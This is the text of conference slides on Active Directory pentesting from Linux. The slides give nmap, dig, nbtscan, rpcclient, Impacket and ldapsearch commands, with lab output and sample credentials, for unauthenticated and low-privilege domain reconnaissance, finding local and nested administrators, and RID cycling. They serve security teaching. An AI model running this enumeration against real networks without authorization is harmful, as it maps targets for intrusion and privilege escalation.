

Fun with LDAP and Kerberos* in AD environments

* with some MSRPC for good measure

Ronnie Flathers – @ropnop - Thotcon 2018

Introduction

- Ronnie Flathers
 - Appsec Pentest Lead at Uptake
 - Previously:
 - Cisco - Assessment and Penetration Team
 - Neohapsis



@ropnop



github.com/ropnop




blog.ropnop.com

UPTAKE™



Why this talk?

- Automated tools are awesome, but doing things manually is more fun
 - Bloodhound, Powerview, CrackMapExec, Deathstar....
 - Amazing projects, but how do they work? What's under the hood?
- To be an effective Windows pentester/researcher, you need to understand the underlying technologies
 - Manually doing things lets you be more creative!



Takeaways

- More tricks for your pentester bag
- Will contain multiple demos/screenshots/examples
 - Multiple ways to skin a cat
 - May not always be the best way – but gives you options!
- Lots of info and commands
 - Slides = cheatsheet
 - Take these away and practice!
- Giving the talk I would love to see
 - Lots of info
 - Practical examples
 - Tools and techniques to build upon

Agenda

- Intro and Background to AD
- Lay of the land – DNS and Network Recon
- Working with underprivileged users
- Fun with LDAP!
- Fun with Kerberos!
 - Using Kerberos effectively from Linux
 - Password Spraying
- Effective NTLM Relaying
- More Fun with Kerberos!
 - Kerberoasting
 - Over-pass-the-hash (pass-the-ticket)
 - Golden and Silver Tickets



Active Directory Technologies

Foundational Knowledge

What is “Active Directory”?

- Microsoft’s proprietary *directory service* for use in Windows domain networks
- Usually we are referring to a specific service in AD
 - AD DS – Active Directory Domain Services
- Provides centralized and standardized management of network resources (“objects”)
 - Users, Groups, Computers, Policies, etc
- Relies on different protocols/technologies to provide:
 - Location lookup
 - Management of objects
 - Access – auth(n/z)

Core AD Technologies

- DNS

- Required for resource lookups
- Clients have to use DNS to find DCs (SRV records)

- LDAP

- Directory access protocol – how to store and look up objects
- Standard (RFC4511), but Microsoft modified it

- Kerberos

- Authentication / Single-Sign-On
- Standard (RFC4120), but Microsoft modified it

There are lots of other protocols/tech in play on AD networks:

- NetBIOS
- MS-RPC, e.g:
 - NETLOGON
 - SAMR
- NTLM Authentication

In summary, “AD” is a hodge-podge of different protocols and technologies, but these are the 3 big ones

Working with AD Protocols

- Most AD protocols are open and standardized (and backwards-compatible)
- Don't have to rely on Windows to talk to AD.
 - I'll do everything from Linux. Python >> Powershell (fight me)
- DNS
 - dig
 - nslookup
- LDAP
 - ldapsearch
- Kerberos
 - Heimdal Kerberos
 - MIT Kerberos
- MS-RPC
 - Samba
 - Python Impacket (my favorite)

Lay of the Land

Passive recon through DNS, LDAP and NetBIOS

Situation

- You are dropped on an internal network with no credentials or information, but have an IP address
- First steps:
 - Is there an AD Domain here?
 - What is its name?
 - Where are the Domain Controllers?
 - What AD Computers can you reach?
- Let's do some AD recon!

Discover Nameservers and Domain

- Lots of time this is set through DHCP
- Fire up Wireshark before you plug in!

| Time | Source | Destination | Protocol | Length | Info |
|----------|---------------|-----------------|----------|--------|---|
| 0.000000 | 0.0.0.0 | 255.255.255.255 | DHCP | 342 | DHCP Discover - Transaction ID 0x6fa0941b |
| 0.003883 | 172.16.13.100 | 255.255.255.255 | DHCP | 345 | DHCP Offer - Transaction ID 0x6fa0941b |
| 0.006861 | 0.0.0.0 | 255.255.255.255 | DHCP | 342 | DHCP Request - Transaction ID 0x6fa0941b |
| 0.010818 | 172.16.13.100 | 255.255.255.255 | DHCP | 345 | DHCP ACK - Transaction ID 0x6fa0941b |

- ▼ Option: (15) Domain Name
Length: 15
Domain Name: lab.ropnop.com
- ▼ Option: (6) Domain Name Server
Length: 4
Domain Name Server: 172.16.13.100

Discover Nameservers and Domain

- Alternatively, use Nmap to send the DHCP request and parse the response

```
root@kali:~# nmap --script broadcast-dhcp-discover

Starting Nmap 7.50 ( https://nmap.org ) at 2018-04-13 20:07 EDT
Pre-scan script results:
| broadcast-dhcp-discover:
|   Response 1 of 1:
|     IP Offered: 172.16.13.11
|     DHCP Message Type: DHCP0FFER
|     Subnet Mask: 255.255.255.0
|     Renewal Time Value: 0s
|     Rebinding Time Value: 0s
|     IP Address Lease Time: 1s
|     Server Identifier: 172.16.13.100
|     Router: 172.16.13.1
|     Domain Name Server: 172.16.13.100
|     Domain Name: lab.ropnop.com\x00
|_
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.99 seconds
```

```
nmap --script broadcast-dhcp-discover
```

Find AD-DS through DNS

- AD-DS relies on SRV records for service discovery. Most useful and common ones:
 - `_gc._tcp` – global catalog (LDAP for entire forest)
 - `_ldap._tcp` – ldap servers
 - `_kerberos._tcp` – Kerberos KDC
 - `_kpasswd._tcp` – Kerberos password change server

```
dig -t SRV _gc._tcp.lab.ropnop.com
dig -t SRV _ldap._tcp.lab.ropnop.com
dig -t SRV _kerberos._tcp.lab.ropnop.com
dig -t SRV _kpasswd._tcp.lab.ropnop.com
```

Find AD-DS through DNS

```
root@kali:~# nmap --script dns-srv-enum --script-args "dns-srv-enum.domain='lab.ropnop.com' "
Starting Nmap 7.50 ( https://nmap.org ) at 2018-04-13 20:27 EDT
Pre-scan script results:
| dns-srv-enum:
|   Active Directory Global Catalog
|     service prio weight host
|     3268/tcp 0 100 pdc01.lab.ropnop.com
|   Kerberos KDC Service
|     service prio weight host
|     88/tcp 0 100 pdc01.lab.ropnop.com
|     88/udp 0 100 pdc01.lab.ropnop.com
|   Kerberos Password Change Service
|     service prio weight host
|     464/tcp 0 100 pdc01.lab.ropnop.com
|     464/udp 0 100 pdc01.lab.ropnop.com
|   LDAP
|     service prio weight host
|     389/tcp 0 100 pdc01.lab.ropnop.com
|_
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.48 seconds
```

```
nmap --script dns-srv-enum --script-args "dns-srv-enum.domain='lab.ropnop.com' "
```

Domain Meta-Data Through LDAP

- Once LDAP servers are discovered, we can query for some “metadata” about the domain through LDAP
- LDAP allows a few unauthenticated operations - to discover functionality levels
 - To actually retrieve LDAP data, you *usually* have to be authenticated
 - Anonymous binds are sometimes enabled though - worth checking!

```
ldapsearch -LLL -x -H ldap://pdc01.lab.ropnop.com -b '' -s base '(objectclass=*)'
```


Domain Meta-Data Through LDAP

```
root@kali:~  
▶ ldapsearch -LLL -x -H ldap://pdc01.lab.ropnop.com -b '' -s base '(objectclass=*)'
```

```
...  
dsServiceName: CN=NTDS Settings,CN=PDC01,CN=Servers,CN=Default-  
First-Site-Name  
    ,CN=Sites,CN=Configuration,DC=lab,DC=ropnop,DC=com  
namingContexts: DC=lab,DC=ropnop,DC=com  
...  
defaultNamingContext: DC=lab,DC=ropnop,DC=com  
...  
rootDomainNamingContext: DC=lab,DC=ropnop,DC=com  
...  
supportedSASLMechanisms: GSSAPI  
...  
dnsHostName: pdc01.lab.ropnop.com  
ldapServiceName: lab.ropnop.com:pdc01$@LAB.ROPNOP.COM  
serverName: CN=PDC01,CN=Servers,CN=Default-First-Site-  
Name,CN=Sites,CN=Configu  
    ration,DC=lab,DC=ropnop,DC=com  
...  
...  
domainFunctionality: 6  
forestFunctionality: 6  
domainControllerFunctionality: 6
```

Example, snipped output

- Default naming context
- DN of server
- Domain Functionality Level

| Value | Forest | Domain | Domain Controller |
|-------|--------------|-------------------|-------------------|
| 0 | 2000 | 2000 Mixed/Native | 2000 |
| 1 | 2003 Interim | 2003 Interim | N/A |
| 2 | 2003 | 2003 | 2003 |
| 3 | 2008 | 2008 | 2008 |
| 4 | 2008 R2 | 2008 R2 | 2008 R2 |
| 5 | 2012 | 2012 | 2012 |
| 6 | 2012 R2 | 2012 R2 | 2012 R2 |
| 7 | 2016 | 2016 | 2016 |

<https://serverfault.com/a/512292>

Finding Hosts with NetBIOS

- AD uses NetBIOS over TCP (NBT) as a fallback and for legacy systems
- Can query name information about hosts with NBT Name Service - including reverse lookups (IP -> Name)

```
nbtscan 172.16.13.13  
nbtscan -r 172.16.13.0/24
```

```
root@kali:~# nbtscan -r 172.16.13.1/24  
Doing NBT name scan for addresses from 172.16.13.1/24
```

| IP address | NetBIOS Name | Server | User | MAC address |
|---------------|----------------------------------|----------|-----------|-------------------|
| 172.16.13.0 | Sendto failed: Permission denied | | | |
| 172.16.13.12 | WS01WIN7 | <server> | <unknown> | 00:15:5d:02:64:04 |
| 172.16.13.13 | WS02WIN7 | <server> | <unknown> | 00:15:5d:02:64:07 |
| 172.16.13.14 | <unknown> | | <unknown> | |
| 172.16.13.15 | WS03WIN10 | <server> | <unknown> | 00:15:5d:02:64:08 |
| 172.16.13.100 | PDC01 | <server> | <unknown> | 00:15:5d:02:64:06 |
| 172.16.13.255 | Sendto failed: Permission denied | | | |

AD Recon Summary

- In summary, from outside a Domain, we can query through DNS, NetBIOS and LDAP to find:
 - Domain name (lab.ropnop.com)
 - Domain Controllers
 - LDAP servers (pdc01.lab.ropnop.com)
 - Kerberos servers (pdc01.lab.ropnop.com)
 - DC functionality level (2012 R2)
 - Computer NetBIOS names
 - WS01WIN7
 - WS02WIN7
 - WS03WIN10
 - PDC01

Unprivileged Access

Working with non-admin users

You can't always be Admin

- Scenario: we have a valid domain username and password - but they're very underprivileged
 - Not a member of any groups
 - Not a local admin on any machines
- What can we do?
- Even with no privileges, a domain account is our foothold to a ton of information

```
10.9.122.0/25 -d CSCOU -u jarrieta -p nastyCutt3r
[*] Windows 6.3 Build 9600 (name:ORDWS02) (domain:CSCOU)
[*] Windows 6.1 Build 7601 (name:ORDWS01) (domain:CSCOU)
[*] Windows 6.3 Build 9600 (name:DC1) (domain:CSCOU)
[+] CSCOU\jarrieta:nastyCutt3r
[+] CSCOU\jarrieta:nastyCutt3r
[+] CSCOU\jarrieta:nastyCutt3r (Pwn3d!)
```

You can't always Pwn3d!...

MS-RPC Calls

- Microsoft Remote Procedure Call (MS-RPC) is based off DCE-RPC
- Made up of several different protocols that let computers in a domain talk to each other
- Uses named pipes (RPC over SMB) or plain TCP for transport
 - Name pipes more common (445/tcp)

```
C:\Users\thoffman>net user thoffman /domain
The request will be processed at a domain controller for domain lab.ropnop.com.
```

All “net” commands are doing MS-RPC under the hood

Under the hood - MS-RPC

| | | | |
|---------------|---------------|--------|---|
| 172.16.13.12 | 172.16.13.100 | SMB2 | 162 Negotiate Protocol Request |
| 172.16.13.100 | 172.16.13.12 | SMB2 | 306 Negotiate Protocol Response |
| 172.16.13.12 | 172.16.13.100 | TCP | 1514 [TCP segment of a reassembled PDU] |
| 172.16.13.12 | 172.16.13.100 | TCP | 1514 [TCP segment of a reassembled PDU] |
| 172.16.13.12 | 172.16.13.100 | SMB2 | 310 Session Setup Request |
| 172.16.13.100 | 172.16.13.12 | TCP | 54 445 → 52260 [ACK] Seq=505 Ack=3444 Win=131328 Len=0 |
| 172.16.13.100 | 172.16.13.12 | SMB2 | 316 Session Setup Response |
| 172.16.13.12 | 172.16.13.100 | SMB2 | 184 Tree Connect Request Tree: \\pdc01.lab.ropnop.com\IPC\$ |
| 172.16.13.100 | 172.16.13.12 | SMB2 | 138 Tree Connect Response |
| 172.16.13.12 | 172.16.13.100 | SMB2 | 186 Create Request File: samr |
| 172.16.13.100 | 172.16.13.12 | SMB2 | 210 Create Response File: samr |
| 172.16.13.12 | 172.16.13.100 | SMB2 | 162 GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO File: samr |
| 172.16.13.100 | 172.16.13.12 | SMB2 | 154 GetInfo Response |
| 172.16.13.12 | 172.16.13.100 | DCERPC | 330 Bind: call_id: 2, Fragment: Single, 3 context items: SAMR V1.0 (S) |
| 172.16.13.100 | 172.16.13.12 | SMB2 | 138 Write Response |
| 172.16.13.12 | 172.16.13.100 | SMB2 | 171 Read Request Len:1024 Off:0 File: samr |
| 172.16.13.100 | 172.16.13.12 | DCERPC | 254 Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280 max_recv: 4280 |
| 172.16.13.12 | 172.16.13.100 | SAMR | 302 Connect5 request |
| 172.16.13.100 | 172.16.13.12 | SAMR | 234 Connect5 response |
| 172.16.13.12 | 172.16.13.100 | SAMR | 230 EnumDomains request |
| 172.16.13.100 | 172.16.13.12 | SAMR | 370 EnumDomains response |
| 172.16.13.12 | 172.16.13.100 | SAMR | 278 LookupDomain request, |
| 172.16.13.100 | 172.16.13.12 | SAMR | 238 LookupDomain response |
| 172.16.13.12 | 172.16.13.100 | SAMR | 258 OpenDomain request |
| 172.16.13.100 | 172.16.13.12 | SAMR | 218 OpenDomain response |
| 172.16.13.12 | 172.16.13.100 | SAMR | 246 OpenDomain request |
| 172.16.13.100 | 172.16.13.12 | SAMR | 218 OpenDomain response |
| 172.16.13.12 | 172.16.13.100 | SAMR | 306 LookupNames request |
| 172.16.13.100 | 172.16.13.12 | SAMR | 258 LookupNames response |
| 172.16.13.12 | 172.16.13.100 | SAMR | 230 OpenUser request |
| 172.16.13.100 | 172.16.13.12 | SAMR | 218 OpenUser response |
| 172.16.13.12 | 172.16.13.100 | SAMR | 226 QueryUserInfo request |
| 172.16.13.100 | 172.16.13.12 | SAMR | 870 QueryUserInfo response |
| 172.16.13.12 | 172.16.13.100 | SAMR | 226 QuerySecurity request |
| 172.16.13.100 | 172.16.13.12 | SAMR | 362 QuerySecurity response |
| 172.16.13.12 | 172.16.13.100 | SAMR | 222 GetGroupsForUser request |
| 172.16.13.100 | 172.16.13.12 | SAMR | 246 GetGroupsForUser response |

```
net user thoffman /domain
```

- Open SMB connection to Domain Controller
- Request IPC\$ Share
- Bind to samr named pipe
 - Security Account Manager Remote
- Makes multiple SAMR queries
 - EnumDomains
 - LookupDomains
 - LookupNames
 - QueryUserInfo
 - GetGroupsForUser
 - etc...

Communicating with MS-RPC

- Although proprietary, there are other implementations and you don't need Windows to talk MS-RPC
- Samba
 - `rpcclient`
 - `smbclient`
 - `net`
 - <https://www.samba.org/samba/docs/current/man-html/>
- Impacket
 - Python implementation of the MS-RPC stack
 - Amazing library and suite of tools
 - `examples/`
 - <https://github.com/CoreSecurity/impacket>

MS-RPC Protocols

- The reason we love admin (“Pwn3d!”) is the RPC calls to execute code require local admin privs:
 - svcctl - remotely create/start/stop services (psexec)
 - atsvc - remotely create tasks
 - DCOM - Remote COM access (wmiexec, mmcexec)
- But other RPC calls can be used to query information and perform recon (and don’t require admin!):
 - samr - query the local SAM database (users, groups, etc)
 - lsarpc - query Local Security Authority for SIDs, policies, etc

Recon with rpcclient

- Scenario: we have a username and password, but he's not admin anywhere so we can't get a foothold
 - Let's perform some recon, as if we were on a domain joined machine:
 - net users /domain
 - net localgroup administrators
 - net group "Domain Admins" /domain

```
root@kali:~  
▶ rpcclient -U "ROPNOP\thoffman%Summer2017" ws01win7.lab.ropnop.com  
rpcclient $> getusername  
Account Name: thoffman, Authority Name: ROPNOP  
rpcclient $>
```

Got an RPC session - good to go!

rpcclient commands

- Implements a lot of MS-RPC protocols
 - `rpcclient $> help`

NETLOGON

- `dsr_getdcname`
 - Get DC info
- `dsr_enumtrustdom`
 - Get domain trust info (e.g. forest)

LSARPC

- `lsaquery`
 - get domain name and SID
- `lookupsids <SID>`
 - Resolve SID to name
- `lookupnames <NAME>`
 - Resolve name to SID

SAMR

- Note: will query *local* SAM (diff. results if on DC)
- Note: Win10 Anniversary Edition locked this down
- `enumdomains`
 - Domains in local SAM
- `enumdomusers`
 - “net user”
- `enumdomgroups`
 - “net group”
- `queryuser <RID> / <name>`
 - “net user <user>”
- `querygroupmem <rid>`
 - “net group <group>”
- `getdompwinfo`
 - get password complexity policy

Working with SIDs/RIDs

- Each object in AD has a Security Identifier (SID)
 - <Domain SID> - <RID>
 - thoffman S-1-5-21-1654090657-4040911344-3269124959-**1108**
- Most RIDs start at 500, and there's some common ones you can always check for:
 - 0x200 (512) - Domain Admins
 - 0x201 (513) - Domain Users
 - 0x207 (519) - Enterprise Admins
- Usually, domain users start around RID 0x3e8 (1000) and then increment

Local SAM Lookups

- The local SAM is still really valuable - it maintains the list of local groups, including administrators
 - `net localgroup administrators`
- Possible to query it through some additional commands:
 - `enumalgroups builtin`
 - Query the local SAM for local groups
 - `queryaliasmem builtin 0x220`
 - 0x220 is the Local Administrators group
 - Returns SIDs
 - `lookupsids <SID>`
 - resolve SIDs to user / group names

Finding Local Administrators

```
root@kali:~  
▶ rpcclient -U "ROPNOP\\thoffman%Summer2017" ws01win7.lab.ropnop.com  
rpcclient $> enumdomains  
name:[ws01win7] idx:[0x0]  
name:[Builtin] idx:[0x0]  
rpcclient $> queryaliasmem Builtin 0x220  
    sid:[S-1-5-21-2332644006-171564763-827322491-500]  
    sid:[S-1-5-21-2332644006-171564763-827322491-1000]  
    sid:[S-1-5-21-1654090657-4040911344-3269124959-512]  
    sid:[S-1-5-21-1654090657-4040911344-3269124959-1107]  
    sid:[S-1-5-21-1654090657-4040911344-3269124959-1109]  
rpcclient $> lookupsids S-1-5-21-1654090657-4040911344-3269124959-512 S-1-5-21-1654090657-4040911344-3269124  
959-1107 S-1-5-21-1654090657-4040911344-3269124959-1109  
S-1-5-21-1654090657-4040911344-3269124959-512 ROPNOP\Domain Admins (2)  
S-1-5-21-1654090657-4040911344-3269124959-1107 ROPNOP\wmyers (1)  
S-1-5-21-1654090657-4040911344-3269124959-1109 ROPNOP\tgwynn (1)  
rpcclient $>
```

Or with Impacket...

- I wrote a PoC script to enum local admins using Impacket:
 - <https://gist.github.com/ropnop/7a41da7aabb8455d0898db362335e139>

```
(IMP)  
root@kali:~  
➤ ./lookupadmins.py ROPNOP/thoffman:Summer2017@ws01win7.lab.ropnop.com
```

RID Cycling

- RID Cycling is a well known attack to enumerate domain objects by bruteforcing or guessing SIDs
 - Works because RIDs are sequential
 - Performs LSAT lookups on batches of SIDs
- Usually associated with null sessions - but those are increasingly rare
- Impacket script: `lookupsid.py`
 - Normally performs against builtin domain SID
 - Add `"-domain-sids"` to bounce lookups to DC

lookupsid.py

```
(IMP)  
root@kali:/opt/impacket/examples master x  
▶ ./lookupsid.py -domain-sids ROPNOP/thoffman:Summer2017@ws01win7.lab.ropnop.com
```

6d

Fun with LDAP

Cuz MS-RPC is gross

Active Directory uses LDAP

- LDAP is the underlying directory access protocol in AD
- Every object exists in the LDAP “database”

Every DC communicates on 3 ports for LDAP by default:

- 389 - LDAP
- 636 - LDAPS (SSL)
- 3269 - LDAP Global Catalog

```
root@kali:~  
▶ nmap -p389,636,3269 pdc01.lab.ropnop.com  
  
Starting Nmap 7.50 ( https://nmap.org ) at 2018-04-19 22:59 EDT  
Nmap scan report for pdc01.lab.ropnop.com (172.16.13.100)  
Host is up (-0.13s latency).  
  
PORT      STATE SERVICE  
389/tcp   open  ldap  
636/tcp   open  ldapssl  
3269/tcp   open  globalcatLDAPssl  
MAC Address: 00:15:5D:02:64:06 (Microsoft)
```

There are no special privileges needed to bind to LDAP - any valid account can read the entire directory*!

* by default

LDAP Syntax - X.500

- Every object in LDAP has a “Distinguished Name”
 - the “path” where it exists
 - Every user, group and computer has a DN
- `CN=Trevor Hoffman, OU=users, OU=LAB, DC=lab, DC=ropnop, DC=com`
- LDAP is hierarchical
 - DC - Domain Component
 - The domain name
 - `lab.ropnop.com` → `DC=lab,DC=ropnop,DC=com`
 - OU - Organizational Unit
 - “folders”
 - Not standard - up to administrator to organize
 - CN - Common Name
 - The name given to the object (Username, Group name, Computer name, etc)
- Each DN has multiple attributes. Some default, some can be custom. Lots of special attributes for AD

What does LDAP in AD look like?

```
dn: CN=Trevor Hoffman,OU=users,OU=LAB,DC=lab,DC=ropnop,DC=com
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Trevor Hoffman
sn: Hoffman
givenName: Trevor
distinguishedName: CN=Trevor Hoffman,OU=users,OU=LAB,DC=lab,DC=ropnop,DC=com
instanceType: 4
whenCreated: 20170806194107.0Z
whenChanged: 20180414025406.0Z
displayName: Trevor Hoffman
memberOf: CN=pitchers,OU=groups,OU=LAB,DC=lab,DC=ropnop,DC=com
name: Trevor Hoffman
objectGUID:: nSpIegl2VkKPxeRt+BDQAw==
badPwdCount: 0
badPasswordTime: 131682243595127124
lastLogoff: 0
lastLogon: 131682369995100069
pwdLastSet: 131465221123491932
primaryGroupID: 513
objectSid:: AQUAAAAAAAAUVAAAAoWuXYvBp2/Bf49rCVAQAAA==
logonCount: 12
sAMAccountName: thoffman
userPrincipalName: thoffman@lab.ropnop.com
lastLogonTimestamp: 131681480460356324
```

The LDAP entry for the AD user: ***thoffman***

- Contains all the info for the user
 - Personal info
 - Groups
 - GUID / SID
 - Logon info
- LDAP entries also exist for:
 - Groups
 - Computers
 - GPOs
- All of this is available via LDAP queries

Browsing and Searching LDAP

- Lots of LDAP tools and libraries
 - `ldapsearch` is common command line tool
 - On Windows, Sysinternal's AD Explorer* is awesome and graphical

Basic `ldapsearch` syntax:

```
ldapsearch <bind options> -b <base to search from>  
<search filter> <attributes>
```

* <https://docs.microsoft.com/en-us/sysinternals/downloads/adexplorer>

Example ldapsearch query

```
▶ ldapsearch -LLL -x -H ldap://pdc01.lab.ropnop.com -D "thoffman@lab.ropnop.com" -w Summer2017  
-b dc=lab,dc=ropnop,dc=com sAMAccountName=thoffman memberOf  
dn: CN=Trevor Hoffman,OU=users,OU=LAB,DC=lab,DC=ropnop,DC=com  
memberOf: CN=pitchers,OU=groups,OU=LAB,DC=lab,DC=ropnop,DC=com
```

- LLL - shorten output, remove comments and version
- x - simple authentication (password)
- H - hostname with protocol
 - h - IP address
- D - bind dn
 - Windows userPrincipalNames are acceptable!
- w - password
- b - base to search from

Basic ldapsearch syntax:

```
ldapsearch <bind  
options> -b <base to  
search from> <search  
filter> <attributes>
```

Ldapsearch - Users

- "(objectClass=user)"
- Interesting attributes:
 - sAMAccountName
 - userPrincipalName
 - memberOf (groups)
 - badPwdCount (failed logins)
 - lastLogoff (timestamp)
 - lastLogon (timestamp)
 - pwdLastSet (timestamp)
 - logonCount

```
dn: CN=Andy Green,OU=users,OU=LAB,DC=lab,DC=ropon,DC=com
memberOf: CN=managers,OU=groups,OU=LAB,DC=lab,DC=ropon,DC=com
memberOf: CN=Domain Admins,CN=Users,DC=lab,DC=ropon,DC=com
badPwdCount: 0
lastLogon: 131688038411215235
pwdLastSet: 131465195189757815
adminCount: 1
logonCount: 128
sAMAccountName: agreen
userPrincipalName: agreen@lab.ropon.com
```

Convert AD LDAP timestamps to human readable:

```
$ date -d "1970-01-01 $(((($lastLogon/10000000)-11676009600)) sec GMT"
```

```
root@kali:~
> date -d "1970-01-01 $(((($lastLogon/10000000)-11676009600)) sec GMT"
Sun Apr 16 19:30:08 EDT 2017
```


Ldapsearch - Groups

- “(objectClass=group)”
- Interesting attributes:
 - cn (Common Name)
 - member (one per user/group)
 - memberOf (if nested in another group)

```
dn: CN=IT Admins,OU=groups,OU=LAB,DC=lab,DC=roponop,DC=com
cn: IT Admins
member: CN=vulnscanner,OU=service-accounts,OU=LAB,DC=lab,DC=roponop,DC=com
member: CN=Desktop Support,OU=groups,OU=LAB,DC=lab,DC=roponop,DC=com
member: CN=Mark Murdock,OU=US,OU=users,OU=LAB,DC=lab,DC=roponop,DC=com
member: CN=Susan Hendrickson,OU=US,OU=users,OU=LAB,DC=lab,DC=roponop,DC=com
member: CN=Michael Timpson,OU=US,OU=users,OU=LAB,DC=lab,DC=roponop,DC=com
member: CN=Herbert Smith,OU=US,OU=users,OU=LAB,DC=lab,DC=roponop,DC=com
member: CN=Paul Rivera,OU=US,OU=users,OU=LAB,DC=lab,DC=roponop,DC=com
memberOf: CN=Domain Admins,CN=Users,DC=lab,DC=roponop,DC=com
adminCount: 1
```

Ldapsearch - Computers

- “(objectClass=computer)”
- Interesting attributes:
 - name (NetBIOS Name)
 - dNSHostName (FQDN)
 - operatingSystem
 - operatingSystemVersion (patch level!)
 - lastLogonTimestamp
 - servicePrincipalName (running services)
 - e.g. TERMSRV, HTTP, MSSQL
- Combine dNSHostName with forward DNS lookups, you can enumerate every IP address in the domain w/o scanning!

```
dn: CN=WS03WIN10,OU=computers,OU=LAB,DC=lab,DC=roponop,DC=com
name: WS03WIN10
operatingSystem: Windows 10 Pro
operatingSystemVersion: 10.0 (16299)
dNSHostName: ws03win10.lab.roponop.com
servicePrincipalName: TERMSRV/WS03WIN10
servicePrincipalName: TERMSRV/ws03win10.lab.roponop.com
servicePrincipalName: RestrictedKrbHost/WS03WIN10
servicePrincipalName: HOST/WS03WIN10
servicePrincipalName: RestrictedKrbHost/ws03win10.lab.roponop.com
servicePrincipalName: HOST/ws03win10.lab.roponop.com
```

Ldapsearch commands

```
ldapsearch -LLL -x -H ldap://pdc01.lab.ropnop.com -D "thoffman@lab.ropnop.com" -w  
Summer2017 -b dc=lab,dc=ropnop,dc=com "(objectClass=user)" sAMAccountName  
userPrincipalName memberOf | tee domain_users.lst
```

```
ldapsearch -LLL -x -H ldap://pdc01.lab.ropnop.com -D "thoffman@lab.ropnop.com" -w  
Summer2017 -b dc=lab,dc=ropnop,dc=com "(objectClass=group)" sAMAccountName member  
memberOf | tee domain_groups.lst
```

```
ldapsearch -LLL -x -H ldap://pdc01.lab.ropnop.com -D "thoffman@lab.ropnop.com" -w  
Summer2017 -b dc=lab,dc=ropnop,dc=com "(objectClass=computer)" name dnsHostname  
operatingSystem operatingSystemVersion lastLogonTimestamp servicePrincipalName | tee  
domain_computers.lst
```

Note: if you get “Size Limit Exceeded”, add
the paging option:

```
-E pr=1000/noprompt
```

Nested Lookups

- Microsoft added some useful “extensions” to LDAP through OIDs
- “LDAP_MATCHING_RULE_IN_CHAIN” can perform recursive lookups
 - OID: 1.2.840.113556.1.4.1941
- Chain that with memberOf to get nested memberships for users/groups!

```
ldapsearch -LLL -x -H ldap://pdc01.lab.ropnop.com -D "thoffman@lab.ropnop.com" -w  
Summer2017 -b dc=lab,dc=ropnop,dc=com  
"(&(objectClass=user)(memberof:1.2.840.113556.1.4.1941:=CN=Domain  
Admins,CN=Users,DC=LAB,DC=ROPNOP,DC=COM) )"
```

Nested Domain Admins

```
C:\Users\thoffman>net group "Domain Admins" /domain
The request will be processed at a domain controller fo

Group name      Domain Admins
Comment         Designated administrators of the domain

Members

-----
Administrator   agreeen
The command completed successfully.
```

Only 2 Domain Admins?

Nested Domain Admins

```
C:\Users\thoffman>net group "Domain Admins" /domain
The request will be processed at a domain controller fo

Group name      Domain Admins
Comment        Designated administrators of the domain

Members

-----
Administrator  agreeen
The command completed successfully.
```

Only 2 Domain Admins?

Through nested groups,
there's actually 13!

```
➤ ldapsearch -LLL -x -H ldap://pdc01.lab.ropnop.com -D "thoffman@lab.ropnop.com" -w Summer2017 -b dc=lab,dc=ropnop,dc=com "(&(objectClass=user)(memberof:1.2.840.113556.1.4.1941:=CN=Domain Admins,CN=Users,DC=LAB,DC=ROPNOP,DC=COM))" sAMAccountName | grep sAMAccountName | cut -d: -f2-
Administrator
agreeen
privera
hsmith
edominguez
ccovington
mtimpson
mphillips
wriley
shendrickson
dmesser
mmurdock
vulnscanner
```

Admin-Count

- Custom Windows AD attribute:
 - “Indicates that a given object has had its ACLs changed to a more secure value by the system because it was a member of one of the administrative groups (directly or transitively).”
- adminCount = 1
 - Admin object!
- Easy to filter on 😊

```
root@kali:~  
└─> ldapsearch -H ldap://pdc01.lab.ropnop.com -D "thoffman@lab.ropnop.com" -w ██████████ -b dc=lab,dc=ropnop  
,dc=com "adminCount=1" dn |grep "dn:"  
dn: CN=Administrator,CN=Users,DC=lab,DC=ropnop,DC=com  
dn: CN=Administrators,CN=Builtin,DC=lab,DC=ropnop,DC=com  
dn: CN=Print Operators,CN=Builtin,DC=lab,DC=ropnop,DC=com  
dn: CN=Backup Operators,CN=Builtin,DC=lab,DC=ropnop,DC=com  
dn: CN=Replicator,CN=Builtin,DC=lab,DC=ropnop,DC=com  
dn: CN=krbtgt,CN=Users,DC=lab,DC=ropnop,DC=com  
dn: CN=Domain Controllers,CN=Users,DC=lab,DC=ropnop,DC=com  
dn: CN=Schema Admins,CN=Users,DC=lab,DC=ropnop,DC=com  
dn: CN=Enterprise Admins,CN=Users,DC=lab,DC=ropnop,DC=com  
dn: CN=Domain Admins,CN=Users,DC=lab,DC=ropnop,DC=com  
dn: CN=Server Operators,CN=Builtin,DC=lab,DC=ropnop,DC=com  
dn: CN=Account Operators,CN=Builtin,DC=lab,DC=ropnop,DC=com  
dn: CN=Read-only Domain Controllers,CN=Users,DC=lab,DC=ropnop,DC=com  
dn: CN=Andy Green,OU=users,OU=LAB,DC=lab,DC=ropnop,DC=com  
dn: CN=Paul Rivera,OU=US,OU=users,OU=LAB,DC=lab,DC=ropnop,DC=com  
dn: CN=Herbert Smith,OU=US,OU=users,OU=LAB,DC=lab,DC=ropnop,DC=com  
dn: CN=Edna Dominguez,OU=US,OU=users,OU=LAB,DC=lab,DC=ropnop,DC=com  
dn: CN=Concepcion Covington,OU=US,OU=users,OU=LAB,DC=lab,DC=ropnop,DC=com  
dn: CN=Michael Timpson,OU=US,OU=users,OU=LAB,DC=lab,DC=ropnop,DC=com  
dn: CN=Michael Phillips,OU=US,OU=users,OU=LAB,DC=lab,DC=ropnop,DC=com  
dn: CN=William Riley,OU=US,OU=users,OU=LAB,DC=lab,DC=ropnop,DC=com  
dn: CN=Susan Hendrickson,OU=US,OU=users,OU=LAB,DC=lab,DC=ropnop,DC=com  
dn: CN=Dennis Messer,OU=US,OU=users,OU=LAB,DC=lab,DC=ropnop,DC=com  
dn: CN=Mark Murdock,OU=US,OU=users,OU=LAB,DC=lab,DC=ropnop,DC=com  
